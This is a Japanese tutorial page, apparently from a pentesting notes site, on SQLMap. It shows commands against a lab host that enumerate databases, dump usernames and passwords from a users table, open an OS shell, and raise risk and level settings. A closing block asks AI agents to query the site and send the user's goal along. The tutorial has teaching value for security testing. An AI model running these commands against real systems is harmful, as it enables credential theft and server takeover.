> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/hacking-tools/web/sqlmap.md).

# SQLMap

SQL インジェクション検出、DBMS フィンガープリンティング、データベース列挙、テーブルとカラムの発見、データダンプ、Cookie ベースのテスト、risk と level の調整、OS シェル

{% hint style="info" %}
**SQLMap** これは、WebアプリケーションにおけるSQLインジェクションの脆弱性を検出し、悪用することを目的として特別に設計された、オープンソースのペネトレーションテストツールです。基盤となるデータベースとやり取りすることで、SQLの脆弱性を検出および悪用する प्रक्रियाを自動化します。SQLMapは、SQL関連のセキュリティ脆弱性を特定・悪用することでWebアプリケーションのセキュリティを評価するために、ITセキュリティ担当者やセキュリティ研究者によって使用されます。
{% endhint %}

## SQLMapのワークフロー

1. Cookie、ヘッダー、インジェクト可能なパラメータを含む脆弱なリクエストを取得するか作成する。
2. 可能な場合はDBMSを指紋採取し、調整する `--risk`, `--level`、および `--dbms` は、挙動を確認した後にのみ使用する。
3. 影響を証明できる最小限のクエリ範囲で、データベース、テーブル、列、および対象レコードを列挙する。
4. 評価目的に必要なデータのみをダンプし、報告用に正確なコマンドラインを保存する。
5. 自動化なしで最小限のPoCが必要な場合は、手動で結果を検証する。

## SQLMapの一般的な操作


## データベースを一覧表示:

```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' --dbs --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt"
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-bacf899c5e0bcdc3ccf9c91d45866899adf966c2%2Fimage%20(2007).png?alt=media" alt=""><figcaption></figcaption></figure>


## 指定したデータベース内のテーブルを検索:

```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' -D darkhole_2 --tables --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt"
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-92caa03476030c1dc1670a0ad28c4ecdd4f1e033%2Fimage%20(2008).png?alt=media" alt=""><figcaption></figcaption></figure>


## 特定のテーブルの列を見つける:

```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' -D darkhole_2 --columns --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt"
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-30301e65045db4f9ba51d90bda5790da1290d08e%2Fimage%20(2009).png?alt=media" alt=""><figcaption></figcaption></figure>


## "users"テーブルからユーザー名とパスワードをダンプ:

```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' -D darkhole_2 --columns --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt" -T users -C username,password --dump
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-9fcf988c59d938de701d5b7f6e83caf11ea9b342%2Fimage%20(2010).png?alt=media" alt=""><figcaption></figcaption></figure>

## 対話型コンソール:

```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt" --os-shell --batch
```

## 注目すべきパラメータ:

#### 攻撃のリスクと深度を設定:

```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt" --dbms mysql --risk 3 --level 4
```

#### パラメータからデータベースの種類が分かっている場合:

<pre class="language-bash"><code class="lang-bash"><strong>--dbms mysql
</strong></code></pre>

#### 毎回リクエストせずにあらゆる種類の攻撃を試すには:

```bash
--batch
```

### すべてのメモ

<table><thead><tr><th data-type="content-ref"></th></tr></thead><tbody><tr><td><a href="/ja/hacking-tools/web/sqlmap/sql-injection-sqlmap-and-manual-testing.md">SQLMap と手動テストによる SQL インジェクション</a></td></tr><tr><td><a href="/ja/hacking-tools/web/sqlmap/injection-sql-sqlite-sqlmap.md">SQLMap による SQLite SQL インジェクション</a></td></tr></tbody></table>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/hacking-tools/web/sqlmap.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.